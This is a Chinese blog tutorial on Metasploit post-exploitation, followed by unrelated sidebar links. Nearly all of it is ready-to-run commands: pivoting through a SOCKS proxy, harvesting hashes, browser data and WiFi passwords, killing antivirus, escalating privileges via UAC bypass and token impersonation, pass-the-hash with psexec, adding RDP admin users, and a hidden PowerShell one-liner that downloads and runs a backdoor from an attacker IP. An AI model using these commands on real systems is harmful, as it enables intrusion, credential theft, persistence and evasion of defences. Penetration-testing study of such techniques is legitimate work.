当前位置:网站首页>【kali-漏洞利用】(3.3)Metasploit后渗透(下):后渗透模块使用
【kali-漏洞利用】(3.3)Metasploit后渗透(下):后渗透模块使用
2022-08-06 16:27:00 【黑色地带(崛起)】
目录
一、推荐
 https://blog.csdn.net/qq_53079406/article/details/126179710?spm=1001.2014.3001.5501
二、使用
2.1、网络命令
Socks代理
前提:在目标设备添加完路由,才可以通过msf带的socks4a模块进行socks4代理转发
use auxiliary/server/socks4a
set srvhost 127.0.0.1
set srvport 2000
run

vim /etc/proxychains.conf   #在文件末尾添加socks4代理服务器
使用proxychains代理访问执行nmap操作
proxychains nmap -sV -p 445 --script=smb-vuln-ms17-010.nse IP
    #扫描永恒之蓝漏洞
proxychains hydra IP rdp -l administrator -P password.txt -V
    #rdp服务暴力破解
2.2、信息收集
常用:
run arp_scanner -r ip/24  #利用arp进行存活主机扫描
run winenum               #自动化执行一些检测脚本
run credcollect           #获取用户hash
run domain_list_gen         #获取域管理账户列表
run post/multi/gather/env   #获取用户环境变量
run post/windows/gather/enum_logged_on_users -c  #列出当前登录用户
run post/linux/gather/checkvm     #是否虚拟机
run post/windows/gather/checkvm   #是否虚拟机
run post/windows/gather/forensics/enum_drives  #查看磁盘分区信息
run post/windows/gather/enum_applications      #获取安装软件信息
run post/windows/gather/dumplinks   #获取最近访问过的文档、链接信息
run post/windows/gather/enum_ie     #获取IE缓存
run post/windows/gather/enum_firefox  #获取firefox缓存
run post/windows/gather/enum_chrome   #获取Chrome缓存
run post/multi/recon/local_exploit_suggester  #获取本地提权漏洞
run post/windows/gather/enum_patches  #获取补丁信息
run post/windows/gather/enum_domain   #查找域控
run post/windows/gather/enum_snmp     #获取snmp团体名称
run post/windows/gather/credentials/vnc  #获取vnc密码
run post/windows/wlan/wlan_profile       #用于读取目标主机WiFi密码
run post/multi/gather/wlan_geolocate     #基于wlan进行地理位置确认 文件位于/root/.msf4/loot
run post/windows/manage/killav           #关闭杀毒软件
2.3、提权
本地提权:
搜集补丁信息,寻找可利用exploits提权
run post/windows/gather/enum_patches  #查看补丁信息
background
search MS10-015
use exploit/windows/local/ms10_015_kitrap0d
set session 8
run
绕过UAC提权
msf内置bypassuac脚本,原理不同,使用方法类似
执行后返回一个新的会话,再次执行getsystem即可提权
exploit/windows/local/bypassuac
exploit/windows/local/bypassuac_eventvwr
exploit/windows/local/bypassuac_injection
exploit/windows/local/bypassuac_injection_winsxs
exploit/windows/local/bypassuac_silentcleanup
exploit/windows/local/bypassuac_vbs
命令getsystem提权失败,再利用bypassuac来提权
例如exploit/windows/local/bypassuac模块(32位、64位都有效)
use exploit/windows/local/bypassuac
set session 1
run
RunAs提权
利用exploit/windows/local/ask模块(32、64位),创建一个可执行文件并在目标机上发起一个提升权限请求的程序,触发系统UAC,提示用户是否进行更改,若选择“是”,拿到高权限的meterpreter shell
use exploit/windows/local/ask
set filename update.exe  # 设置反弹程序名称
set session 1
run
前提:
系统当前用户须在管理员组或者知道管理员的密码
用户账户控制程序UAC设置则没有要求
会创建一个可执行文件,该可执行文件(需进行免杀处理)的创建要使用EXE::Custom选项
假冒令牌提权
令牌是系统临时密钥,它允许你在不提供密码或其他凭证的前提下,访问网络和系统资源。这些令牌将持续存在于系统中,除非系统重新启动。
两种类型的令牌:
一种是Delegation Tokens(授权令牌),支持交互式登录(eg:远程桌面登陆登录)
一种是Impersonation Tokens(模拟令牌),非交互的会话(eg:访问文件共享)
use incognito     #加载窃取令牌模块
list_tokens -u    #查看可用的用户令牌
list_tokens -g    #查看可用的用户组令牌
impersonate_token 'NT AUTHORITY\SYSTEM'  #假冒SYSTEM token
rev2self          #返回原始token
2.4、窃取hash及密码
hashdump
hashdump
run post/windows/gather/smart_hashdump

#得到的hash解密即用户密码
哈希传递
利用hashdump得到用户的hash
再利用psexec模块进行哈希传递攻击
使用psexec的前提:SMB服务必须开启(开启445端口);Admin$可以访问use exploit/windows/smb/psexec set payload windows/meterpreter/reverse_tcp set LHOST 192.168.183.147 set LPORT 443 set RHOST 192.168.183.154 set SMBUSER Administrator set SMBPASS ccf**4ee:3db**678 set SMBDOMAIN WORKGROUP # 域用户需要设置SMBDOMAIN run
2.5、RDP
开启3389
通过enable_rdp脚本将用户添加到远程桌面用户组和管理员用户组
run post/windows/manage/enable_rdp   #开启远程桌面
run post/windows/manage/enable_rdp USERNAME=admin PASSWORD=admin #添加用户
run post/windows/manage/enable_rdp FORWARD=true LPORT=6667       #将3389端口转发到6667
远程桌面
enumdesktops  #查看可用的桌面
getdesktop    #获取当前meterpreter 关联的桌面
setdesktop    #设置meterpreter关联的桌面  -h查看帮助
run vnc       #使用vnc远程桌面连接
rdesktop 127.0.0.1:1111   #需要输入用户名密码连接
rdesktop -u Administrator -p 123 127.0.0.1:1111  #-u 用户名 -p 密码
2.6、后门植入
Powershell后门
use exploit/multi/script/web_delivery
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.183.147
set LPORT 2334
set srvport 2333
set uripath /
set target 5
run

在目标设备cmd上执行以下命令即可反弹
powershell.exe -nop -w hidden -c $z="echo ($env:temp+'\eJedcsJE.exe')"; (new-object System.Net.WebClient).DownloadFile('http://192.168.183.147:2333/', $z); invoke-item $z
(注:命令来源于网络)
边栏推荐
- SOFA Weekly|Meetup 广州站参会指南、本周 QA、本周 Contributor
- Uniapp is highly adaptive, just add mode="widthFix" to the image tag
- 企业级监控服务器构建
- 如何用WebGPU流畅渲染千万级2D物体:基于光追管线
- dedecms程序GBK编码挑错插件提交中文被过滤
- 2022.8.6DAY626
- Responsive dream weaving template electronic digital website
- 《A Biography of the Pixel》摘阅
- [C Supplement] Example of the difference between int *a[1], int (*a)[10], int (*a)(int), etc.
- 免费的云数据库平台Planetscale
猜你喜欢

leetcode-每日一题1408. 数组中的字符串匹配(暴力枚举)和Golang里关于Index方法和Contains方法区别

【着色器实现FishEye鱼眼画面膨胀效果_Shader效果第十六篇】

原型和原型链

免费的云数据库平台Planetscale

The dedecms program GBK code picks up the wrong plug-in and submits Chinese to be filtered

Coggle 30 Days of ML【打卡】广告-信息流跨域ctr预估

基于TCP/IP协议,定义原始的字节流协议传输Student类

小程序中实现搜索功能

Computational Protein Design with Deep Learning Neural Networks
SAP CRM Fiori 应用 My Opportunity 的分页读取逻辑,在 GM4 - AG3 无法正常工作
随机推荐
Jupyter Notebook使用
LeetCode SQL专项练习 (2)排序 & 修改
机器学习:如何实现欠采样和过采样?如何安装imlearn?
Rsync 数据同步工具
启牛帮开通的中信证券VIP账户是安全的吗?怎么开
域名解析各种记录的含义
Unity编辑器拓展--顶部菜单栏拓展
MODBUS to PROFINET gateway to connect power intelligent monitoring instrument to PROFINET network case
13. Implementation of paging loading datasets for SAP ABAP OData service (Paging)
Enterprise monitoring server build
网络协议:RTP与RTCP
[C Supplement] Example of the difference between int *a[1], int (*a)[10], int (*a)(int), etc.
013 - freertos 】 【 notice tasks and the implementation details
Matplotlib
阿里首本凤凰架构竟要付费,构建大型分布式系统的指南这么宝贵吗
dedecms织梦系统提示500错误解决方法
shell之常用小工具(sort、uniq、tr、cut)
1408. String matching in arrays
织梦文档为待审核稿件引起tag标签文档消失bug修复
LeetCode SQL专项练习(4)组合查询 & 指定选取